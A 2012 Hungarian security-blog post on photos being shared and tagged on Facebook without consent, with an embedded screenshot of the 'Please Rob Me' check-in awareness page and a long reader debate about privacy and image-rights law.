
2012.02.17. 12:01 | Csizmazia István [Rambo] | 40 komment

Címkék: fotó tag facebook megosztás feltöltés


Ja hogy te esetleg nem akartad publikusan viszontlátni magad vagy a családod a Facebookon fotón, esetleg videón? Hát így jártál. Posztunkban arról lesz szó, **hiába vagyunk mi magunk a saját feltöltéseinkkel óvatosak, biztonságtudatosak, ha ismerőseink jóval lazábban kezelik a rólunk is készült közös képeket**.



Graham Clueley már korábban is csatába szállt hasonló ügyekben, egy miniszavazásában például az alapértelmezett "mindent megosztok, amit le nem tiltok" jelenlegi gyakorlata csapott össze **a "legyen minden privát, és majd én beikszelem, amit esetleg nyilvánosan is megosztani szeretnék" módszerrel.** Minő meglepetés, többségi, egészen pontosan 93% fölötti eredményt ért el ebben - persze nem a Facebooknál.



Most pedig arról készült egy felmérés, hogyan gondolkodnak a felhasználók a róluk készült fotók publikálásáról. Az eredményt látva - **91% úgy véli, igenis zavaró, ha a tudtuk és engedélyük nélkül kerülnek ki róluk fényképek a Facebookon**. Sőt ezen belül 8% egyenesen úgy véli, illegálisnak kellene minősülnie az ilyen gyakorlatnak. Sajnos **nagy valószínűséggel most sem kell attól "félni", hogy a Facebook majd ezt jól figyelembe veszi**, és a jövőben ezt méltányolva változtat.



Pedig ha belegondolunk, hogy **álláslehetőségünk, vagy állásunk függhet attól, mit teszünk ki, vagy mi jelenik meg másoktól rólunk, ugyanúgy féltett gyermekünk fotóját, lakás belsőnket jól azonosítható műszaki cikkekkel egyetemben sem okvetlenül szerencsés viszontlátni, ahogy pillanatnyi GPS koordinátáinkat sem biztos jó ötlet valós időben világgá kürtölni**. A száraz tények szerint a betörők csak nem 80 százaléka aktívan használja a Twitter, Facebook és Google StreetView adatait a bűncselekményeinél.



PLEASE ROB ME

Listing all those empty homes out there

Also follow our twitter feed @pleaserobme

Filter

san francisco

Twitter username

Show new things | Go!

share

Recent Empty Homes



@runcibleshaw left home and checked in **4 minutes ago**:
I'm at 540 Club (540 Clement St, at 6th Ave., San Francisco).
http://4sq.com/8BLJih



@MikeArnaldo left home and checked in **4 minutes ago**:
I'm at Kowloon Tong Dessert Cafe (393 7th Ave, btw Clement St & Geary Blvd, San Francisco). **http://4sq.com/b2Q479**



@tvol left home and checked in **6 minutes ago**:
I'm at Tosca Cafe (242 Columbus Avenue, at Pacific Ave, San Francisco).
http://4sq.com/4Ncia4



@tommorganelli left home and checked in **6 minutes ago**:
Knuckles sports bar (@ Hyatt Regency - San Francisco Airport)
http://4sq.com/8nBSYo



@holliestevens left home and checked in **12 minutes ago**:
I'm at The Residence (718 14th St., btw Market & Church, San Francisco) w/ 2 others. **http://4sq.com/5PbPjS**



@Keite left home and checked in **15 minutes ago**:
I'm at Deco Lounge (510 Larkin, near Turk, San Francisco).
http://4sq.com/1Ur0sS



@twinearthwater left home and checked in **16 minutes ago**:
I'm at Zeitgeist (199 Valencia St, at Duboce Ave, San Francisco) w/ 3 others. **http://4sq.com/3w2DXR**



@jazer left home and checked in **17 minutes ago**:
I'm at Swensen's Ice Cream (1999 Hyde St, at Union St, San Francisco).
http://4sq.com/5wgPHg



@kmlake left home and checked in **18 minutes ago**:
I'm at San Francisco International Airport (SFO) (SFO, Millbrae) w/ 24 others. **http://4sq.com/MTlvk**



@sjn2010 left home and checked in **20 minutes ago**:
I'm at Glen Park Station (2816 Diamond St, btw Bosworth & Chenery, San Francisco). **http://4sq.com/5T8U3i**



@BigToys left home and checked in **23 minutes ago**:
I'm at Badlands (4121 18th St, near Castro, San Francisco) w/ 2 others.
http://4sq.com/13g8WM



@BigToys left home and checked in **26 minutes ago**:
I'm at Toad Hall (4146 18th St, at Castro, San Francisco). **http://4sq.com/AxWZa**



@reedobrien left home and checked in **28 minutes ago**:
I'm at Luce @ The Intercontinental Hotel (888 Howard St., San Francisco).
http://4sq.com/5dSO5x



@technacea left home and checked in **30 minutes ago**:
I'm at Press Club (20 Yerba Buena Ln, at Market, San Francisco) w/ 2 others. **http://4sq.com/5LbfDN**



@gallojp left home and checked in **32 minutes ago**:
I'm at Nopa (560 Divisadero St, at Hayes, San Francisco). **http://4sq.com/2RY0Wo**

More Info

Home
Why
About

Made Possible By

Foursquare
Twitter
@boyvanamstel
@frankgroeneveld
@m0nk

Ads by Google

Premium Water Filtration
V-750 Whole House Filter System. 7yrs capacity. Free Ship. Now $677.
www.equinox-products.com


Cedar House Siding Product
Pre-Finished to Save on Labor Costs Backed by a 5 Year Warranty.
www.CedarShinglesDirect.com

New Urban Classics
Historic Style Home Designs by designer Robert Martignoni
www.traditionalplans.com

19th Century Blinds
Your Victorian home should have true period correct wood blinds
www.shutterblinds.com

Our intention is not, and never has been, to have people burglarized

Copyright © 2010 Barry Borsboom, Boy van Amstel and Frank Groeneveld
Social network icons by:
Komodo Media, Rogie King / CC BY-SA 3.0



Visszatérve mai főtémánkhoz, **a Facebook modellje a rólunk publikált fotók tekintetében jelenleg az "Inkább bocsánatot kérj, mint engedélyt" jegyében simán megengedi a fényképek feltöltését, címkézését, amire aztán az érintett csak utólag reagálhat, ám ott sem a képek letiltásával**, hanem az alábbi lehetőségek közül választva: leszedjük a megjelölést a publikált fotóról, írunk a feltöltőnek és megkérjük, vegye le a fotót vagy a továbbiakban blokkoljuk a fénykép megosztóját.



Na persze, nem mintha az eltávolított képek valóban és véglegesen el is tűnnének az internet bugyraiból, ezt már az Ars Technica ismét tollhegyre tűzte pont a napokban, de **Hancu kolléga is szemléletesen bemutatta már évekkel korábban** a "Törölt levelek nyomában a neten" cikk előzményében, hogy ebből a szempontból mind az IWIW, mind a Facebook háza táján sajnos lenne még mit söprögetni adatvédelmi fronton.

Aki nem retten meg a hosszú, havas téli estéken való hosszabb lélegzetű olvasmányoktól, az a blog korábbi "Minden, amit a privacy-ról tudni akartál..." első és második részéből sok apró érvet, részletet, szempontot, visszásságot megismerhet **a privát szféra kezelésének háza tájáról**.



Mindenesetre **a tudtunk és engedélyünk nélkül megosztott fotók ügyében mi is várjuk a kommentekben a véleményeteket**, minden jó ez így ahogy van, vajon mi lenne a jó megoldás, de lehet voksolni is, **tettünk ki az aktuális témában egy szavazást**.



Tetszik 90 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 3 Tweet

Ajánlott bejegyzések:

- Az XP él, az XP élt, az XP élni fog
- Majdnem mindenki átverhető adathalászattal
- Hogyan szúrjuk ki a gyanús Android appokat?
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4123137

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



deejayy · http://deejayy.hu/ 2012.02.17. 12:17:08

Nem sikerült szavaznom, csak szólok.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.02.17. 12:59:19

Szia Deejayy!

Jajj, valami gáz lehet náluk, gyorsan összedobtam egy másikat, ahol az ékezetek rakoncátlankodnak, de legalább müxik.

Köszi a jelzést, ha lesz legközelebb szavazás, akkor előtte jól kitesztelem majd.

kzoltana 2012.02.17. 13:43:38

Kedvencem Bódy Sylvy saját kezű fényképe a Facebookon.
Mi köze van Bódi Sylvinek Steve Jobshoz?
Íme:
www.vagy.hu/tartalom/cikk/1385_mi_koze_van_bodi_sylvinek_steve_jobs_hoz

coeurace 2012.02.17. 14:23:02

Az emberek nem olvasnak, pláne nem olvasnak használati utasítást.
A facebook-on pl. kedvenceim azok az ismerősök, akinek donald kacsa a "default" profilképe és csak az ismerősei láthatják a feltöltött fotóit. Honnan tudjam, hogy ismerem-e? Persze, ha ezt tudatosan csinálja, akkor rendben is van, ha nem akarja, hogy megtalálják akkor nem akarja. Sajnos több példát is láttam, amikor viszont látványosan tévedésből állította valaki ilyenre a rendszert.
Szerintem aki belép egy wiw/facebook típusú közösségi portálra, az kb. számítson rá, hogy részben nyilvános lesz amit feltesz magáról, hiszen erre van a rendszer. Ennyit szeretnék az alapból engedélyezés védelmében felhozni.

A másik oldalon persze én is furcsán érzem magam, hiszen a facebook-on elérhető képeim legnagyobb részét nem is én töltöttem fel. Vicces volt a múltkor, mikor egy barátom figyelmeztetett, hogy nem kéne a volt barátnőmmel közös fotókkal telerakni a facebook-ot, ha már nem vagyunk együtt. Valójában ezeken a fotókon minden csak be voltam jelölve, egyetlen sem hozzám volt feltöltve, hanem közös ismerősökhöz. Az is tud kényelmetlen lenni, mikor egy ismerős kiír valamit az ember falára, ami félreérthető/ nem közérdekű. Egy "mókuskám szuper volt a tegnap este" bejegyzés tud furcsán kinézni pláne, ha nem valakinek a párjától származik.

Mit lehet tenni? Nem tudom. Én igyekszem csak olyan ismerősöket szerezni/visszaigazolni, akik vállalhatóan viselkednek és vállalható képeket tesznek fel. Ha meg valaki tévedésből túllő a célon, akkor finoman jelzem neki, hogy ezt nem kéne.
Tudom, hogy messze van az ideálistól, de eddig működött. A 93% privacy freak-nek pedig javaslom, hogy ne regisztráljanak a facebookra, vannak ilyen ismerőseim és lehet úgy is élni. (Sőt, nem is biztos, hogy rossz.)



Rézfánfütyülő fűzangyal 2012.02.17. 14:31:33

Kedves ám kissé értetlen barátaim. Itt és most arról van szó, hogy valaki a saját vagy közvetlen ismerőse képét kiteszi faszbukra, és te a háttérben véletlenül rajta vagy. Nos ilyen esetben hogy a fenébe tudna udvariasan engedélyt kérni, ha azt sem tudja ki vagy. Ha ismerősöd az illető, akkor természetesen te is szólhatsz neki. De ha nem, és ez zavar, akkor a helyes válasz: Nem, ha nem tetszik, maradj otthon!

karosszékely 2012.02.17. 14:36:48

@coeurace: Felteszed a kérdést, hogy mit lehet tenni, és bár azt írod, hogy nem tudod, de az utolsó bekezdésben megadod a helyes választ.

ferlin 2012.02.17. 14:47:11

Én csak annyit tennék hozzá, hogy ha az ember vállalhatóan viselkedik, akkor valószínűleg nem készülnek róla vállalhatatlan képek ;)

hungarisztan 2012.02.17. 14:54:30

„Az emberek nem olvasnak, pláne nem olvasnak használati utasítást”
Védelmükben (ill. akár magamat is ide sorolhatom, tehát védelmünkben) csak annyit, hogy erős a gyanúm, hogy egyes cégek a különböző disclaimerek, EULA-k és társaik nyakatekert és 100 oldalas megfogalmazásával direkt erre mennek rá. Egy erősebb user szinte naponta telepít ezt-azt a gépére (vagy más gépére), pláne ha mondjuk ezzel kapcsolatos a munkája; ha mindent végig akarna olvasni, sosem végezne.
Tudom, erre most rá fog repülni az összes troll, és mind bebizonyítják, hogy márpedig a szerződést el kell olvasni, különben a hülye user (pl. én) viselje a következményeket, ők például mindig minden apróbetűt elolvasnak, különben is, gyorsolvasásból is szupermenek, és 12 másodperc alatt végeznek is. No, mindezt most már kár is lesz leírniuk, úgyhogy spóroltam nekik egy csomó további időt.
Aki nem troll, annak viszont azt mondanám, nem normális ez így. Van néhány előremutató példa, ahol kb. 5 tőmondatban össze tudják foglalni, mit ne csinálj, miből lehet jogi balhé. Vagy 5 tőmondatban összefoglalják a teljes 600 oldalas EULA-t. Aki akarja elolvassa a teljes EULA-t bőrkötésben, akinek meg nincs ennyi ideje, az megelégszik a zanzásított kivonattal pár másodperc alatt. A 600 oldalas EULA javarésze úgyis azok kedvéért van, aki trükközni akarnak, vagy vissza akarnak élni, miattuk kéne a normális és becsületes usereknek (azaz a többségnek) szívnia minden egyes telepítésnél, webshop használatnál stb. Amúgy azt is gondolom, hogy amelyik cég nem tudja 5 tőmondatba belesűríteni, hogy mi minősül ejnye-bejnyének, az maga is valami zavarosban kíván halászni, el akar rejteni 1-2 büdösebb dolgot a fine printben. (Jó, nyilván más tészta a teljes jogi értékű seggvédés, ott elmegy a 600 oldal, dolgozzon meg a céges jogász a pénzéért, na de senki nem gondolhatja komolyan, hogy világszerte userek millióit rá lehet vagy rá kéne kényszeríteni arra, hogy szar jogi szövegek olvasgatásával töltse az idejét. Ennyi erővel minden kávézó kényszeríthetné a betérő vendégeket, hogy írjanak alá felelősségmentesítő nyilatkozatot, mert a kávé forró, a jégpályán meg el lehet csúszni, a plázában meg irdatlan veszély leselkedik rád zsebtolvajok formájában... Valahogy mégis elüzemelgetnek ezek az intézmények anélkül, hogy másodpercenként aláiratnának az ügyféllel mindenféle jogi szövegeket... valahogy az informatikai iparnak lett az sajátja, hogy minden szögből védi a seggét – amivel gyakran persze csak a saját mocskoskodását próbálja maszkolni.

Na, gyertek trollok, köpködjetek hogy hülye user vagyok, azt is betikkelném, hogy anyámat megtolják a ravatalon. Előre

szólok, a szövegértelmezésből és gondolkodásból kihívásokkal küzdő egyedek röfögése le fog peregeni, szóval kár a gőzért. Olvasgassatok inkább EULÁ-kat naphosszat.

hungarisztan 2012.02.17. 15:03:06

@ferlin:

„ha az ember vállalhatóan viselkedik, akkor valószínűleg nem készülnek róla vállalhatatlan képek ;)”

Aha. Ez így picit túl egyszerű. Jómagam mindent vállalok magamról, amit én teszek föl, és ezen kívül sem szoktam vállalhatatlanul viselkedni. De alkalmi fotóriporterként múltkor le lettem kapva egy szélsőséges rendezvényen. Az nem látszik, hogy dolgozni vagyok ott, csak a szívmelengető környezet. Aki feltöltött, nem is értette, mi a bajom ezzel. Visszaküldtem neki a fotót úgy, hogy ki vagyok rajta kockázva, mondta, nem cseréli le, mert így nem hiteles. Meg jött azzal, hogy ha nem tetszik a rendezvény szellemisége, akkor miért megyek oda. Azért baszki, mert ez a munkám. A mentős, meg a rendőr sem fogja engedni, hogy fotózd, miközben kurvát igazoltat vagy lát el, mert úgy nézhet ki, mintha az örömért menne oda. Nem is értette a csávó, hogy mi az, hogy személyiségi jog. Azóta sem érti.

hungarisztan 2012.02.17. 15:05:14

„te a háttérben véletlenül rajta vagy. Nos ilyen esetben hogy a fenébe tudna udvariasan engedélyt kérni, ha azt sem tudja ki vagy”
Kikockáz, kihomályosít ésatöbbi. Trilliócsillió ingyenes grafikai program megcsinálja 1 másodperc alatt. Akarat kérdése.

ferlin 2012.02.17. 15:16:12

@hungarisztan: ha nem szereted, hogy néznek, ne menj az utcára. Szerintem...
Ha az a dolgod, hogy olyan helyeken legyél, senki nem fog érte megbélyegezni.

Másik, hogy ha tömegrendezvényen vagy, akkor hiába vagy felismerhető, nincs személyiségi jogod kikockázva lenni. Hiszen akkor minden egyes arcot ki kéne kockázni a képen. Mi maradna akkor?

atlatszo.hu/2012/02/02/jori-andras-szereptavolitas/
(remélem engedi a linket beírni..)

Advanced Flight 2012.02.17. 15:55:56

Ptk. 80. § (2) Képmás vagy hangfelvétel nyilvánosságra hozatalához – a nyilvános közszereplés kivételével – az érintett személy hozzájárulása szükséges.

Ennyi meg egy bambi.



Rézfánfütyülő fűzangyal 2012.02.17. 16:12:46

@Advanced Flight: csak sajnos az a gyanúm, hogy a körúton való sétálás nyilvános közszereplés, ha valakinek a hátterébe kerülsz. Bár ide egy csavaros jogászt, aki ezt jogilag kitekergeti, és egy másikat, aki bebizonyítja, hogy ugyanezen paragrafus szerint az előzőnek nincs igaza!



Circus 2012.02.17. 16:16:22

@ferlin: 'ha nem szereted, hogy fényképeznek, ne menj az utcára"
kettő reakcióm lenne, ha szabad:
1, Marc Anthony-nak van egy jó klipje a témában, ha megnézed, rájössz, mire gondolok. Nem szeretem az embert, de ez a klipje jó - arról szól, hogy hogyan lehet photoshop nélkül kompromittáló képeket gyártani valakiről...
2, dohányzásról is hasonló véleményem vagyon: a dohányos meg tudja tenni, hogy nem fújja a füstöt az arcomba, én viszont nem tudom megteni, hogy az általa kifújt füstöt ne lélegezzem be...

Advanced Flight 2012.02.17. 16:19:00

körúton való sétálás nyilvános közszereplés,

Nem, nem az.
Még a rabláncon vezetett vádlott melletti zsarukat is kikockázzák a híradóban (meg a vádlottat is), sőt a járművek rendszámát is.

Nyilvános közszereplés pld, ha valaki (politikus, sportoló, celeb, akárki) megjelenik egy sajtótájékoztatón és mondja a magáét.

Lehoz_Tamás 2012.02.17. 16:27:57

@coeurace: Nos, az uzenofalra irogatast le lehet tiltani. En sem engedem, hogy barki mas irjon ra, irok en eleget :)
A kepeket amin bejelolnek meg szinten olyanra allitottam, hogy csak en lassam oket. Ha tetszik majd megosztom en.

ferlin 2012.02.17. 16:29:35

@Advanced Flight: @Rézfánfütyülő fűzangyal:
Igen, kikockázzák a TÉVÉBEN. mert az nyilvánosságra hozatal. de az, hogy valaki a facebookra feltesz egy képet, nyilvánosságra hozatal???
És ha valaki a saját naplójába ragasztja a képet, és körbeadja az osztályban, az az?

Felvételt bárkiről készíthetek az utcán. a "necces pont" a nyilvánosságra hozatallal van, ha csak magamnak fotóztam, akkor nem köthet bele senki..



Rézfánfütyülő fűzangyal 2012.02.17. 16:39:37

@ferlin: Nos pont erről beszélek. Az a helyzet, hogy fészbuk album, pont olyan, mint régen a családi fotóalbumunk.
A "necc" inkább ott kezdődik, amikor egy közös "ismerős" felcímkéz egy számomra ismeretlen fotóján, és azt észreveszi egy harmadik, akivel kapcsolatban ez a kép kellemetlen. De ez régen a családi albumoknál is előfordulhatott, csak sokkal ritkábban. Ciki, esetleg bukó, de akkor ne sétálj összebújva mással, mert a párod észreveheti!



shitgun 2012.02.17. 16:44:28

A megoldás egyszerű, nem kell egyik közösségi szaron sem fönnlenni. Én se vagyok, mégis élek, sőt kapcsolatom is van emberekkel. Pár fotón látható vagyok (barátnő, ismerősök képein), mivel azonban regelve nem vagyok, megjelölni sem lehet engem. Aki meg az ismeretlen pofámat akarja nézegetni, hát nézegesse.

ferlin 2012.02.17. 16:51:47

szerintem a legérdekesebb kérdés az, hogy ugye ha valakit lefotózok, azzal a fotóval visszaélHETek (nyilvánosságra hozhatom a rajta szereplő beleegyezése nélkül). Vagyis megvan rá a lehetőségem.
Na de, ha van egy konyhakésem, akkor azzal megölHETek bárkit. Vagyis megvan rá a lehetőségem. de ha nem teszem, akkor nem követek el bűnt/szabálysértést.

A lehetőség önmagában még nem büntethető, különben elég nagy bajban lenne mindenki. (a lehetőség önmagában a gyanúsításra sem elég)

hungarisztan 2012.02.17. 17:06:16

@ferlin:
„ha nem szereted, hogy néznek, ne menj az utcára.”
Hm... azért a nézés és a szándékos kompromittálás között elég nagy a különbség. (A cinikus álláspontot meg szerintem te sem gondolod komolyan.)

Esetemben az adott fotón úgy szereplek tömegben, hogy mindenki háttal áll, csak az én arcom látható (mivelhogy épp a készített fotókat néztem vissza, és a fény így esett jó szögből a csillogó LCD-re). Megkérdezésem és jóváhagyásom nélkül úgy szerepeltettek, mintha a rendezvény támogatójaként lennék ott (a mellkasomra kitűzött újságíróigazolványon még a nevem is látszik, de az egyértelműség kedvéért külön nevesítve is vagyok a képaláírásban, hogy a gugli is kidobjon szépen). A nem túl illdomos szándék egyértelműen tetten érhető, különösen azáltal, hogy az oldal felelősei annak ellenére sem akarták leszedni vagy kikockázottra cserélni a képet, hogy azt azonos méretben és minőségben előkészítettem nekik. Ne kérdezd, ez nekik miért volt jó – nem vagyok én ahhoz elég nagy hal, hogy a rendezvényükön való jelenlétemből bármit profitálni tudjanak. Azt viszont nyilván tudták, hogy engem annál jobban zavar, így merő kedvességből betartottak. Hiába, a derék legények nem arról híresek, hogy ne lennének tele frusztrációval és mindenki iránti gyűlölködéssel.
Lehet azt mondani, hogy aki kurvának (fotósnak) áll, az ne sírjon, ha basszák (közszemlére teszik), de vajon miért létfontosságú a közszemlére tételem, ha egyszer direkt kérem, hogy ne, és semmilyen más szempont nem indokolja azt?

Ráadásul a közzétevő is tudja magáról, hogy épp genyózik?

Adott esetben ez a fotó még sokba kerülhet nekem, mert nem szükségszerű az, hogy egy álláshirdetésnél a HR-es tudja, hogy én pusztán fotósként kerültem oda. Miképp a fotót látó távolabbi ismerőseim sem fogják mérlegelni, hogy én miképp keveredtem bele a bizonyos „kabátlopási ügybe". Odáig el sem fogok jutni, hogy megmagyarázzam a bizonyítványt.
(Az egészről úgy értesültem, hogy az oldal tulajdonosai voltak olyan jó fejek, hogy még külön, név szerint be is jelöltek a fotón, egy ismerős szólt, hogy mifene.)

De mindegy, ez csak egy példa volt. Ennél sokkal köznapibb helyzetekben is adódhat bárkivel olyan, hogy bár semmi vállalhatatlant nem csinál, mégsem szeretne rajta lenni egy fotón. Közterület ide vagy oda.
Anno decibel, jó 12 évvel ezelőtt csináltunk olyan televíziós anyagot, amiben vágóképként váci utcai járókelők grasszáltak. Tömeg, nem kell hozzá engedélyt kérni. Az egyikük cserébe pont viszontlátta saját magát a szeretője oldalán. Negyed órát ordítozott velem (okos szerkesztő név szerint megmondta, hogy ki készítette az anyagot, és a belső mellékemen kapcsolt is!), hogy hogy képzeljük ezt, neki erre rámehetett volna a házzassága ha a felesége vagy valamelyik rokona is nézi a műsort, anyagilag tönkrement volna, elveszíti a gyerekeit stb. Hiába érveltem neki, hogy JOGILAG nem áll meg a követelése, hiába volt abszurd, hogy az ő félrelépése miatt engem okol, azért nem tudtam jól aludni aznap, mert a számunkra semmitmondó vágóképünk szerepeltetése nem állt arányban a potenciálisan kiváltható következményekkel (félrelépés ide vagy oda). Még szerencse, hogy a műsor olyan szar volt (mosom kezeim), hogy senki nem nézte rajta kívül... :o)

De kollégát meg például civilruhás rendőr szólította föl a gépének az átadására, mondván a fotókra kerülhetett fedett személy, akinek nem kéne ott látszania, és mivel nem tudják, mi lesz a fotók sorsa, jobb törölni pár kockát. Normális volt a rendőr, talán ha 5 kockát töröltetett a 100-ból, nem gizdázott, hanem inkább kért, mint parancsolt. (Más kérdés, hogy vajon milyen színvonalú volt a kiképzése, ha nem tudta, hogy a kártyáról fényképezőgéppel törölt adatokat pár másodperc alatt vissza lehet csinálni akár freeware programokkal is? Nyilván nem tettük, mert nem, de adott esetben – immorális emberek kezében – lószart sem ér a kérése vagy utasítása...)

A lényeg a lényeg: nem biztos, hogy annyira egyszerű ez a kérdéskör, hogy aki nem úgy viselkedik, az biztosan nem kerül rá olyan fotóra, amit ne vállalna...
Hogy mást ne mondjak: ott a világ legbanálisabb esete: nem nézel ki jól a fotón. Lehet, hogy neked vagy nekem ez nem hiúsági kérdés, de az emberek egy jelentős részének igen.
Akkor miért is legyen az az alapértelmezés, hogy minden publikus, amit nem tiltunk le? Miért ne az legyen az alapértelmezés, hogy minden privát, amit nem teszünk publikussá?
Mondjuk a lényeg tényleg inkább a fejekben dől el, nem a FB vagy bármely más social media oldal technikai megoldásán. A világ legegyszerűbb dolga NEM posztolni valakit, aki esetleg nem örülne neki. Csak ehhez végig kéne gondolni, hogy az illető tán nem örülne neki. (Persze sokaknál épp az a cél... Mit lehet erre mondani?)

ferlin 2012.02.17. 17:35:11

@hungarisztan: a szeretős példához: ez tipikusan az az eset, hogy amit nem vállalnál, azt ne tedd!

A szélsőséges rendezvényeshez: ha látszik az újságíró-igazolvány, akkor nem totál nyilvánvaló, hogy munkaügyben vagy ott? A rendőrös dolgot nem értem.. elvileg bárki fotózhatott volna, akkor mindenkinek a fotóit (akár privát, éppen a memóriakártyán levő fotót) végignéz a rendőr, és törlésre szólít fel??? mi alapján?

Egy szó mint száz: érzésem szerint aki közterületen van, az azt csinálja, amit nem szégyell. Ha viszont nem szégyelli, miért ne örökíthetném meg? (hangsúlyozottan különbséget téve a megörökítés és a nyilvánosságra hozatal között!)

ferlin 2012.02.17. 17:38:28

@hungarisztan: „ha nem szereted, hogy néznek, ne menj az utcára."
Hm... azért a nézés és a szándékos kompromittálás között elég nagy a különbség. (A cinikus álláspontot meg szerintem te sem gondolod komolyan.)

Kompromittálni azt lehet, akit félreérthetetlen helyzetben rajtakapnak.. hát pont ezt írtam. ha nem lett volna a félreérthetetlen helyzet, akkor az egész meg van előzve.

P.Picur 2012.02.17. 17:43:40

shitgun: Igen! Van élet a közösségi oldalak nélkül!

hungarisztan: Köszönöm a jó összefoglalást! Egy példával járulnék hozzá a leírtakhoz: van egy férfi ismerősöm, aki fenék fetisita. Ez abban nyilvánul meg, hogy nagyon sok fényképet készít női fenekekről (természetesen ruhában, nyilvános helyeken, rendezvényeken, stb) és "nem kíméli" az ismerős hölgyeket sem. Mindenki tudja ezt.
Sok közös hölgy ismerősünk "fázik" attól a gondolattól, hogy ezek a képek megosztásra kerülnek. Nem is kell, hogy megnevezze a képen látható személyt, elég, ha bárki felismeri a fenék tulajdonosát.

Sajnos sok olyan adatot (képet) publikálhat bárki egy közösségi oldalon, amely mások számára "kényelmetlen lehet" nem is idegenek előtt, hanem jelenlegi illetve későbbi ismerősök, vagy akár munkáltató/munkavállaló/üzletfél előtt.

no mail, no problem 2012.02.17. 18:10:16

